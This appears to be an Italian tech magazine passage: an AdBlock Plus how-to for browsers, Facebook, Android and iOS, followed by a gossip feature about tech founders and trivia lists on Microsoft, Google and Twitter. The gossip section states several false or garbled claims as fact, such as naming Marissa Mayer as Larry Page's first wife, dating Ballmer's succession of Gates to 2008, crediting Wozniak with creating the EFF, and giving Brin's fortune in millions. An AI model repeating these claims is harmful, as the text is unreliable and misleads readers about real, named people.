
Sul Web esistono decine e decine di siti che, in un modo o nell'altro, ci seguono durante la navigazione, tracciando le nostre abitudini. Con AdBlock Plus è possibile bloccare anche il tracciamento operato da questi siti e rendere più sicura e privata la navigazione. Per farlo, apri le opzioni, inserisci **Disabilita Tracking** nel campo **Titolo della sottoscrizione** e **https://easylist-downloads.adblockplus.org/easyprivacy.txt** nel campo **Indirizzo Web**.

FACEBOOK & CO. SENZA PUBBLICITÀ

AdBlock Plus ha in serbo per gli incalliti utenti di Facebook una chicca speciale. Se ti colleghi alla pagina **https://facebook.adblockplus.me** potrai scegliere cosa bloccare sul popolarissimo social network. Le scelte sono tre: **Block all Facebook Annoyances** permette di eliminare praticamente di tutto (annunci nella barra laterale, tra le notizie e sulla bacheca); **Block only sidebar annoyance** blocca la pubblicità nella barra laterale; **Block only news feed annoyances** agisce invece solo sul newsfeed, la parte centrale con i post. Basta cliccare su una delle tre scelte per attivarla.

VIA LE PUBBLICITÀ DALLO SMARTPHONE

Per smartphone e tablet Android puoi installare **Adblock Plus**. Anzitutto vai in **Impostazioni**, **Applicazioni** oppure **Sicurezza** (dipende dallo smartphone) e tappa sull'opzione **Origini sconosciute** per permettere l'installazione di applicazioni non scaricate da Google Play. Se non hai un lettore di **QR Code** installato scaricane uno dal **Play Store**, ad esempio **QR Droid (Italiano)**. Fatto ciò, con il browser del computer collegati alla pagina Web **https://adblockplus.org/en/android-install**, attiva il lettore di QR Code dello smartphone e puntalo sul codice che vedi sul monitor del PC. Sullo smartphone apparirà l'URL da cui scaricare l'applicazione. Tappa su di essa e poi conferma con **OK**, quindi apri la barra delle notifiche (quella in alto, trascinandola giù con un dito) e tappa sul nome del file appena scaricato per avviarne l'installazione. Tappa **Installa** e al termine premi **Fine**. Piccola nota: se il telefono non è stato rootato, AdBlock Plus bloccherà la pubblicità Web solo se ti connetti tramite Wi-Fi.

ADBLOCK PLUS PER SMARTPHONE SU RETE WI-FI

Se ti connetti a Internet da una rete Wi-Fi, piuttosto che non con la rete 3G/4G, allora dovrai configurare il proxy affinché tutto ciò che da Internet arriva sul tuo telefono venga prima filtrato da AdBlock Plus. Per farlo, entra nell'elenco delle app e avvia **AdBlock Plus** tappando sulla sua icona. Al primo avvio l'app selezionerà automaticamente la lista con le pubblicità da bloccare in base al Paese dell'utente e abiliterà l'opzione relativa alla **Acceptable Ads**, ovvero le pubblicità accettabili. Tappa **Ok** per accedere alla pagina di configurazione. Ora devi aggiustare la configurazione del proxy. Tappa su **Configura** in alto, poi su **Apri impostazioni Wireless**. Cerca la rete alla quale sei connesso (è quella con la scritta **Connesso** subito sotto), tieni premuto su di essa, poi tappa su **Modifica rete**. Scorri la nuova finestra fino a trovare la voce **Mostra opzioni avanzate** e tappaci sopra. Scorri fino a **Impostazioni Proxy**, tappa sulla freccia sottostante e seleziona **Manuale**. Nel campo **Hostname** proxy scrivi **Localhost** e nel campo **Porta** scrivi **2020**, quindi premi **Salva**. Adesso, quando ti connetti in Wi-Fi ad un qualunque sito, le pubblicità saranno eliminate.

STOP ALLE PUBBLICITÀ ANCHE SUI DEVICE IOS

Su Android, che è un sistema piuttosto aperto, è semplice bloccare la pubblicità. Su iOS, sistema molto più chiuso, le possibilità di agire sono inferiori. Ad esempio, possiamo scaricare e installare **AdBlock for iOS**, che sostanzialmente è un browser alternativo che integra tecnologie in grado di bloccare pop-up e pubblicità online. La versione gratuita permette di bloccare le pubblicità per un periodo limitato di tempo, poi si deve acquistare la versione a pagamento (3,99 euro). Usare AdBlock for iOS non è la sola cosa che puoi fare per bloccare la pubblicità su iOS. Ad esempio, per limitare o bloccare del tutto la possibilità dei network pubblicitari di tracciare le tue abitudini di navigazione puoi aprire le impostazioni del dispositivo iOS, trovare il tab **Safari** e abilitare l'opzione **Non rilevare**. Potrai scegliere cosa bloccare nelle opzioni di default e anche i pop-up. A questo punto vai sull'opzione **Privacy** e da **Localizzazione** imposta su imposta su **Off** gli slide che permettono alle app di identificare la tua posizione.

SUL WEB La pubblicità sul Web è noiosa, ma alcune sono davvero straordinarie. Per scoprire le migliori pubblicità di tutto il mondo, visita periodicamente l'account Twitter di Brilliant Ads: **https://twitter.com/Brilliant_Ads**.

Gossip hi-tech

CURIOSITÀ, RIVELAZIONI E DICERIE SUI GRANDI MAGNATI DELL'INFORMATICA

TRA BIOGRAFIE E PETTEGOLEZZI C'È DI CHE RESTARE A BOCCA APERTA


Sapevi che Zuckerberg non ha un televisore? Avresti mai sospettato che il paffuto Wozniak ebbe una relazione con l'attrice Kathy Griffin? Scommettiamo che non sai nemmeno che Steve Jobs fu dato in adozione e che Bill Gates fu addirittura arrestato nel 1977? Quante cose non sai dei signori dell'IT? Molte, vero? Ma noi siamo qui apposta! Abbiamo spulciato decine e decine di fonti, fatto ricerche su biografie ufficiali e non, raccolto i pettegolezzi più pungenti della Rete... il tutto per trovare le chicche più interessanti sulla vita e gli eccessi delle persone che hanno cambiato il mondo con le loro idee. E sulle loro aziende, perché se è vero che il motto di Google è "Don't be evil" (non essere malvagio), è anche vero che quando nacquero società come Apple o Microsoft, l'informatica e i reati ad essa connessa erano ancora una "zona grigia", all'interno della quale bisognava darsi da fare per evitare di essere fagocitati dai concorrenti, e molti insospettabili commisero qualche marachella...

MARK ZUCKERBERG

Mark Elliot Zuckerberg si appassiona fin da piccolo alla programmazione. La svolta nella sua vita avviene quando si iscrive ad Harvard. Prima sviluppò CourseMatch, che permetteva di scegliere i corsi da seguire in base alle scelte di altri utenti e creava gruppi di studio; poi sviluppò FaceMash, che confrontava le foto di due persone per scegliere la più bella. Il programma ebbe così successo che nel fine settimana in cui fu lanciato il sovraccarico di rete bloccò la navigazione Internet di tutto il campus. Qualche mese dopo nacque "The Facebook"...


Su di lui non sai che...

Il suo stipendio è di 1 dollaro all'anno. In compenso ha un patrimonio personale di 25,4 miliardi di dollari e nel 2013 ha guadagnato 3,3 miliardi dalla vendita di opzioni su azioni. Con questo gruzzoletto ha comprato casa. Non una, ma cinque, in effetti, visto che dopo aver scelto quella in cui abitare, ha comprato anche le quattro vicine per questioni di "privacy". "Zuck" non ha la TV, ma la sua famiglia è stata una delle prime del quartiere ad averne una a colori. Non ama i ragni e non è molto a suo agio in pubblico: per questo motivo suda molto durante le interviste. Se poi si parla di privacy... suda ancora di più! È daltonico, per questo ha una limitata percezione del verde e del rosso. Ecco spiegata la scelta del blu come colore dominante per il logo di Facebook. Come tutti i mortali ha qualche passione. Gli piacciono la scherma e il tennis, ad esempio, e tra i suoi libri preferiti c'è Open, la biografia di Agassi, ed Enders's Game, un libro di fantascienza dal quale è stato tratto l'omonimo film uscito nelle sale cinematografiche lo scorso anno. Ma Mark ha anche una particolare passione per le ciabatte Adidas, che indossa in ogni occasione... Che fosse destinato a far carriera come imprenditore era chiaro fin da piccolo, visto che uno dei suoi videogiochi preferiti era Sim City. Il "savoire-faire", però non pare far parte del suo mondo, visto che circola un suo biglietto da visita con la scritta "I'm CEO, Bitch". Il rapporto di Zuck con le donne è conflittuale. In seguito alla delusione causatagli da una ragazza di nome Jessica Alona (che adesso starà mangiandosi le mani!) Zuck creò FaceMash, l'embrione dal quale nacque poi Facebook. La sua attuale moglie, invece, si chiama Priscilla Chan e la conobbe in bagno durante una festa ad Harvard nel 2003. Priscilla fu una delle prime utenti di Facebook, visto che si iscrisse il 5 febbraio del 2004. Dopo il matrimonio, il viaggio di nozze li portò in Italia e qui, a Roma, Mark diede sfoggio alla sua italianità latente non lasciando la mancia al ristorante.

STEVE JOBS

"Jobs è il male. Ma anche no!". Questa, sostanzialmente, è la frase che riassume la vita di un genio sui generis, capace di farsi amare da milioni di persone e odiare da altrettanti. La sua passione per i computer nasce prestissimo e trova nell'amicizia con Wozniak il giusto sbocco. Jobs è la mente aziendale, Woz il braccio armato di saldatore e cacciaviti. Nasce così, in un garage, l'Apple I, che fa moltiplicare i 1.400 dollari raccattati dai due vendendo calcolatrice e pulmino VW e attira l'interesse di Mike Makkula, ex colletto bianco Intel, che investe 250.000 dollari nell'azienda che di lì a poco sarebbe diventata un colosso!

Su di lui non sai che...

Steve fu dato in adozione perché i genitori biologici, all'epoca studenti, non ancora pronti ad affrontare l'impegno di un figlio. In seguito si sposarono ed ebbero un'altra figlia: Mona Simpson, ora un'affermata scrittrice. Ha dichiarato di aver chiamato la sua azienda Apple perché così si sarebbe trovata prima di Atari nell'elenco telefonico. In gioventù, lavorò proprio per Atari: fu il creatore del gioco Breakout. Atari gli offrì 750 dollari per lo sviluppo e 100 dollari di bonus per ogni chip eliminato dal design. Jobs chiamò Wozniak ad aiutarlo: quest'ultimo riuscì a perfezionare così tanto il design che Jobs ebbe un bonus di 5.000 dollari; all'amico-collaboratore ne diede solo 375. Da giovane non si lavava (per scelte spirituali -era buddista-), tanto che quando lavorava in Atari fu destinato a turni di notte proprio per via del suo cattivo odore. Da ragazzo usò LSD e della cosa non si pentì mai; anzi, definì questa sua esperienza "una delle due o tre cose più importanti fatte nella mia vita". Nel suo periodo Hippie, ebbe una breve relazione con Joan Boaz, che poi lo lasciò per Bob Dylan. L'Apple Lisa assunse questo nome in onore della figlia nata dalla relazione con Chris Ann Brennan. Inizialmente la rinnegò (affermando di essere sterile), e s'inventò una giustificazione improbabile per i media: LISA sarebbe stato l'acronimo di "Local Integrated Software Architecture". In seguito ha avuto tre figli da Laurene Powell. Dopo aver fatto ammenda si è riavvicinato alla figlia, pagandole l'istruzione ad Harward dove si è laureata nel 2000. Ora lavora come giornalista. Le idee di base per la realizzazione di un sistema operativo grafico e gestito da mouse furono "rubate" a Xerox in cambio di 100.000 dollari in azioni Apple e l'accesso alla struttura Apple per visionare i loro lavori. Queste stesse idee piacquero anche a un giovane di nome Bill Gates, che riuscì a convincere Jobs di voler scrivere programmi per Apple. Jobs, accecato dall'idea di annientare IBM, diede a Gates tre prototipi di computer Apple con relativa interfaccia grafica. E da qui nacque Windows... Le sue ultime parole prima di morire, pronunciate fissando il vuoto oltre le spalle dei cari presenti sono state: "Oh wow. Oh wow. Oh wow"!

SUL WEB Sei interessato ai selfie dei VIP? Sul sito http://gossipblitz.it c'è un'apposita sezione nella quale puoi trovare gli ultimi autoscatti dei volti noti nostrani e non.

10 CURIOSITÀ SU Microsoft

1 Molti ricorderanno il suono che segnava l'avvio di Windows 95, ma pochi sanno che quel suono è opera di Brian Eno, lo stesso che ha lavorato con gente del calibro di David Bowie e gli U2.

2 Nel campus Microsoft sono presenti diversi bar e ristoranti e in questi vengono distribuiti oltre 23 milioni di alimenti all'anno. Nelle 35 caffetterie presenti, vengono serviti circa 37.000 persone al giorno. Il piatto più gettonato è la pizza.

3 È tradizione in Microsoft che gli impiegati festeggino il proprio compleanno offrendo caramelle, nello specifico M&M's. Si devono acquistare 1 libbra di caramelle per ogni anno di assunzione (circa 453 grammi).

4 Microsoft è proprietaria di una delle più grandi collezioni di opere d'arte al mondo, con oltre 5.000 pezzi di artisti contemporanei.

5 L'azienda detiene oltre 15.000 brevetti e ne presenta sempre di nuovi al ritmo di circa 3.000 all'anno.


6 Nel corso degli anni Microsoft ha acquisito oltre 150 aziende, tra queste Skype e Hotmail.

7 Windows inizialmente doveva chiamarsi "Interface Manager". Fortunatamente il marketing Microsoft fece in tempo a convincere Gates a cambiare il nome scelto per il nuovo sistema operativo.

8 Il primo virus per Windows fu rilasciato nel 1992 e si chiamava WinVer 1.4. Da allora sono stati creati centinaia di migliaia di nuovi virus.

9 Il motore di ricerca Microsoft si chiama Bing perché rimanda a Bingo, ovvero l'esclamazione di vittoria usata per dire che si è trovato qualcosa.

10 Sembra paradossale, ma una delle più rilevanti unità di sviluppo software per sistemi operativi Mac esterne ad Apple è proprio quella di Microsoft.

STEVE WOZNIAK

Steve Gary Wozniak, "Woz" per gli amici, crea la sua prima stazione radio amatoriale a soli 11 anni; a 13 anni presenta il progetto del suo primo computer a transistor. La sua genialità lo porta a sviluppare con John Draper il famigerato Blue Box, una scatoletta capace di emettere la frequenza audio usata dalle compagnie telefoniche dell'epoca per telefonare a scrocco. È in questo frangente che conosce Steve Jobs. Nel 1975 inizia a lavorare per HP e, nel tempo libero, progetta un nuovo computer. Nel 1976 incontra di nuovo Jobs, che lo convince a commercializzare il suo PC. E così nasce Apple!

Su di lui non sai che...

Quasi nessuno ne parla, ma nel 1995 Wozniak fu arrestato e messo in libertà vigilata per aver realizzato una serie di scherzi assieme a Jobs. Paradossalmente nessuno arresterà né lui, né Jobs per il Blue Box. Forse non avresti mai voluto saperlo, ma Wozniak era iscritto alla massoneria. Ebbe una breve relazione con l'attrice americana Kathy Griffin. La sua carriera scolastica fu piuttosto travagliata: dopo aver abbandonato la UC Berkeley nel 1970, vi ritornò nel 1980 con lo pseudonimo di Rocky Clark per completare gli studi. Sembra un paradosso, ma oltre ad aver contribuito alla creazione di Apple, l'azienda criticata da mezzo mondo per le stringenti politiche di chiusura del proprio ecosistema informatico, Wozniak creò la Electronic Frontier Foundation, un'organizzazione che difende i diritti dei consumatori, la libertà di parola, la privacy e l'innovazione. Woz era un campione di Tetris. Inviava regolarmente il suo punteggio alla rivista Nintendo Power, che all'epoca pubblicava la classifica dei giocatori più bravi. A un certo punto, questi non vollero più accettare il suo punteggio per non avere sempre gli stessi nomi in classifica. Woz usò allora il suo nome scritto al contrario, "Evets Kainzow" e venne pubblicato ancora una volta in cima all'elenco. Balla con la stessa grazia di un caterpillar, "merito" anche delle sue forme, che lo accomunano più a Bud Spencer che non a Michail Baryšnikov. Qui trovi un simpatico esempio di quello che ha combinato nella trasmissione TV "Dancing with the stars": www.edmaster.it/url/3385. Woz programmò il BASIC dell'Apple I e II partendo completamente da zero, senza avere alcuna precedente esperienza di BASIC o di scrittura di compilatori. La sua "bibbia" in quel periodo fu il manuale del BASIC di HP e alcuni appunti passatigli da un amico del MIT, Allen Baum. Woz, come molti informatici del suo tempo, è un tipo non convenzionale. Qualche anno fa accettò, assieme a sua moglie Janet di consegnare un iMac alla figlia di una persona conosciuta a un convegno, e non è raro che si faccia dare il numero di telefono delle persone che incontra quando è in giro per conferenze e meeting per poi contattarli anonimamente e chiedere loro perché amano i prodotti Apple.

BILL GATES

William Henry Gates III, al secolo Bill Gates, era uno studente mediocre, ma uno straordinario appassionato di computer. Nel 1974, assieme all'amico Paul Allen sviluppa l'Altair BASIC e nel 1975 fonda Microsoft. Gates acquista i diritti dell'SCP-DOS per meno di 100.000 dollari, poi stringe un accordo con IBM per fornire i sistemi operativi per la loro nuova linea di computer. Nel 1983 nasce Windows, che si evolverà nel sistema operativo che molti di noi usano tuttora. Nel 2008, dopo 33 anni, Gates lascia il posto di CEO a Steve Ballmer e si dedica a tempo pieno alla Fondazione Bill & Melinda Gates (la moglie).

Su di lui non sai che...

Il primo programma venduto arriva all'età di 17 anni, è un calendario realizzato per la sua scuola che gli frutta 4.200 dollari. Nel 1977 viene arrestato nel New Mexico per guida senza patente. Microsoft è una macchina da soldi per Gates, che guadagna in media 250 dollari al secondo. Grazie a questo, è stato l'uomo più ricco del mondo dal 1995 al 2008. Detronizzato da Warren Buffet, è tornato in prima posizione nel 2013. Quando il suo tesoretto ha raggiunto l'invidiabile cifra di 78,5 miliardi di dollari Bill e la moglie hanno donato in beneficenza, tramite la loro fondazione, qualcosa come 20 miliardi di dollari. Dopo aver lasciato l'incarico in Microsoft, Gates può godersi la sua magnifica casa sul lago Washington, che ha un valore stimato in 125 milioni di dollari e per la quale paga circa 1 milione di dollari in tasse. All'interno della casa c'è anche una piscina da circa 5x18 metri con tanto di sistema audio sotterraneo e piante.
È un collezionista di Porsche: possiede una 911 Cabriolet e una Porsche 959 Coupe del 1988 per la quale non sono mai stati effettuati dei crash test. Per concedere a Gates il piacere di guidarla negli Stati Uniti, Clinton emanò una legge federale apposita. Nonostante la sua immensa ricchezza non ha assegnato ai figli grandi risorse: dovranno lavorare e trovare la propria strada nel mondo, se vorranno far fortuna. In una intervista ha affermato che il piacere più costoso che si sia mai concesso è il jet privato che usa per viaggiare assieme alla moglie. Il DOS non è stato inventato da Microsoft, ma da Gary Kildall, pioniere dei microcomputer e fondatore della Digital Research. Kildall è la mente da cui nacque il CP/M, il primo vero sistema operativo per processori Intel 8080/85 che ha poi fatto da battistrada a perni fondamentali per tutta l'industria tecnologica come il BIOS e lo stesso DOS di Microsoft. Tim Patterson non fece altro che creare un clone chiamato 86-DOS, rinominarlo in QDOS e poi venderlo a Gates.

SUL WEB È un po' pesante come sito e le sezioni sono un po' disordinate, ma per gli amanti del gossip su http://it.eonline.com c'è sicuramente tanta roba. Vale la pena visitarlo.

10 COSE CHE NON SAI SU Google

1 Google costruisce da sé i propri server. Ha bisogno di talmente tante macchine che è diventata il quinto produttore mondiale di PC, anche se il primo server in assoluto era costruito sfruttando i mattoncini Lego.

2 Il primo Doodle risale al 1998 ed è stato pubblicato in onore del Burning Man Festival. Originariamente doveva servire per far sapere che Page e Brin non sarebbero stati reperibili per una settimana o due.

3 Eric Schmidt, CEO di Google ha richiesto che le sue informazioni venissero eliminate dall'indice Google, ma siccome questo era contro le regole dell'azienda, le sue informazioni sono rimaste lì dov'erano.

4 Google spende 72 milioni di dollari all'anno per servire pasti gratuiti dei molti ristoranti presenti nel campus che ospita l'azienda. Lo "snack dell'azienda" è lo Swedish Fish, un pacchetto di caramelle gommose.


5 Sai perché l'home page di Google è così minimalista? Perché quando fu realizzata l'azienda non aveva un webmaster e Brin non era pratico di HTML...

6 Il pulsante "Mi sento fortunato", con il quale si va direttamente alla pagina dei risultati suggerita per il termine indicato senza mostrare gli annunci pubblicitari, costa all'azienda ben 110 milioni di dollari l'anno.

7 Il nome Google deriva da un errore. I due fondatori intendevano chiamare il proprio motore di ricerca Googol che rappresenta la cifra 1.0 X 10100, ovvero un uno seguito da 100 zeri a simboleggiare un numero infinito di risultati. Peccato che poi abbiano sbagliato a scrivere...

8 Il primo tweet di Google è stato "I'm 01100110 01100101 01100101 01101100 01101001 01101110 01100111 00100000 01101100 01110101 01100011 01101011 01111001 00001010.", ovvero "I'm feeling lucky" (mi sento fortunato).

9 Google è un'azienda amica dei cani. Sono difatti ammessi ed incoraggiati i dipendenti che intendono portare i propri amici a quattro zampe in azienda.

10 Una cosa da vedere al GooglePlex è il gigantesco scheletro di T-Rex ("Stan"), realizzato dopo che nelle vicinanze è stato trovato un vero scheletro di dinosauro. Nel complesso sono presenti altri manufatti notevoli: lo SpaceShipOne, modelli a tema Android, fenicotteri rosa, un enorme omino Lego...

SERGEY BRIN

Nasce a Mosca il 21 agosto del 1973. La sua famiglia decide di emigrare negli USA, ma inoltrata la domanda per ottenere il visto d'uscita, il padre e la madre perdono i relativi posti di lavoro e per otto mesi la famiglia è costretta ad arrangiarsi come può, con lavoretti di fortuna. In America, Brin si appassiona all'informatica e alla tecnologia e segue le orme del padre iscrivendosi alla laurea di Computer Science alla Stanford University che però non porterà mai a termine perché abbandonerà gli studi per dedicarsi a tempo pieno allo sviluppo di Google assieme a Page.

Su di lui non sai che...

Brin non è americano, ma russo. Immigrò in USA dall'Unione Sovietica nel 1979, a sei anni. Anche Google, come molte altre grandi aziende nel settore IT, è nata in un seminterrato di un normale quartiere di città. Per la precisione, Big G è nata nello scantinato delle sorelle Susan e Anne Wojcicki, la prima delle quali lavora in Google come Senior Vice President e Advertising, mentre la seconda (per alcuni) ha preso la via più breve per il successo sposando Sergey Brin. Il primo motore di ricerca realizzato da Brin e Page si chiamava BackRub e venne ospitato sui server dell'università di Stanford nel 1996. L'anno successivo decisero di rinominarlo giocando un po' con la parola googol, che rappresenta un numero formato da un 1 e 100 zeri, a rappresentare le infinite possibilità offerte dalle informazioni. Google come azienda nacque solo nel 1998, sovvenzionata da amici, parenti e da un professore della Stanford University che firmò un assegno da 100.000 dollari. Oggi Brin e Page sono nei primi posti della classifica delle persone più influenti del mondo, e il patrimonio del solo Brin è di 18,7 milioni di dollari. Per la nascita del primo figlio di Brin e Wojcicki, Page organizzò una festa in un grande magazzino di San Francisco. Tutti gli invitati dovettero vestirsi con abiti da neonati, pannolini per adulti e tutine di vario genere. Proprio come Gates e signora, anche Brin e consorte hanno una loro fondazione benefica, che nel corso degli anni ha supportato diverse cause benefiche, dalla cura del parkinson a Wikimedia, alla quale ha staccato un assegno da 500.000 dollari. Brin è stato produttore esecutivo del film Broken arrows (2007) e, tra i suoi molti interessi, ce n'è uno particolare: nel 2008 ha investito 4,5 milioni di dollari in un'azienda chiamata "Space Adventures" che si occupa di turismo spaziale.

LAWRENCE "LARRY" PAGE

Nasce in Michigan il 26 marzo 1973 e dimostra subito di sapersela cavare con la scienza e i computer, tanto che a 6 anni è il primo bambino della sua scuola a presentare un compito realizzato utilizzando un PC e un word processor. Completata la prima fase di studi, Larry si iscrive alla Stanford University per conseguire il dottorato di ricerca in Computer Science. È qui che inizia a interessarsi al Web e a studiare i backlink come strumento per "pesare" l'importanza di una pagina Web e di conseguenza dei suoi contenuti. A questa ricerca si unisce anche Brin e da qui in avanti è storia di oggi...


Su di lui non sai che...

Page ha ereditato la passione per i computer dai suoi genitori, che vivevano in una casa piena di gadget e riviste tecnologiche e lui fu precocissimo nell'interessarsi alle scienze. Il padre, Carl Page, era un professore di Computer Science e Artificial Intelligence, mentre la madre, Gloria Page, si occupava di programmazione. Carl Victor Page Jr, fratello di Larry, non è un imprenditore di successo come il fratello. Carl ha venduto la sua azienda, eGroups, a Yahoo e nel 2008 dovette fronteggiare anche una profonda crisi finanziaria mentre fino a quel momento era finanziariamente molto più forte rispetto al fratello. Mentre studiava all'università del Michigan, Larry realizzò una stampante a getto d'inchiostro utilizzando i mattoncini Lego. Nonostante la grandissima cultura informatica, né Page, né Brin completarono il loro percorso di studi universitario, a riprova del fatto che il "pezzo di carta" non sempre crea un imprenditore di successo. Page e Brin hanno opinioni spesso divergenti e per questo discutono molto (e litigano altrettanto molto, a quanto sembra), ma secondo quanto dichiarano è proprio questa la fonte del loro successo. Su due cose, però, sono perfettamente d'accordo: l'odio per il golf e l'avere entrambi un Boeing 767. Larry e Sergey hanno un olfatto particolarmente fine, per questo la sede di Google è dotata di un efficientissimo e altrettanto moderno sistema di filtraggio dell'aria. Larry si è sposato nel 2007 con Lucinda Southworth, sorella dell'attrice Carrie Southworth e studentessa di informatica biomedicale. Il rito è stato celebrato su un'isola dei Caraibi con 600 invitati portati sull'isola con un jet privato e molti invitati eccellenti come Bono degli U2, Di Caprio e Johnny Deep. La spesa ammontò a diversi milioni di euro, tutto il contrario del matrimonio del suo amico Brin, che si svolse in forma quasi privata e senza troppi sfarzi. Prima del matrimonio con Lucinda, Page era già stato sposato. Per la precisione, la sua prima moglie era Marissa Mayer, attuale amministratore delegato di Yahoo.

Le star internazionali non hanno scampo: The Gossipers è lì, pronto a carpire ogni loro passo falso. Puoi navigare nelle sue news puntando il browser su www.thegossipers.com.

10 COSE CHE NON SAI SU twitter

1. Nel 2013 un falso Tweet attribuito alla Associated Press (che in realtà era stata hackerata) secondo il quale il presidente Obama era rimasto vittima di un attentato alla Casa Bianca ha fatto crollare la borsa di Wall Street facendo perdere agli investitori qualcosa come 130 miliardi di dollari in pochi minuti.
2. Il primo tweet è stato inviato da Jack Dorsey, co-fondatore dell'azienda. Il testo era semplicissimo: "just setting up my twttr".
3. Il nome di Twitter fu scelto... scorrendo il dizionario! Il co-fondatore Ev William suggerì inizialmente FriendStalker, scartato perché raccapricciante, Noah Glass, allora prese il vocabolario e iniziò a scorrerlo parola per parola fino a quando non giunse su Twitter. La definizione gli sembrò perfetta per il suo pupillo e la adottarono subito.
4. La prime persona ad essere stata messa sotto accusa a causa di un Tweet è stato Daniel Knight nel 2009. Incitava alla guerra contro il governo degli Stati Uniti minacciando di tagliare la testa ai poliziotti.
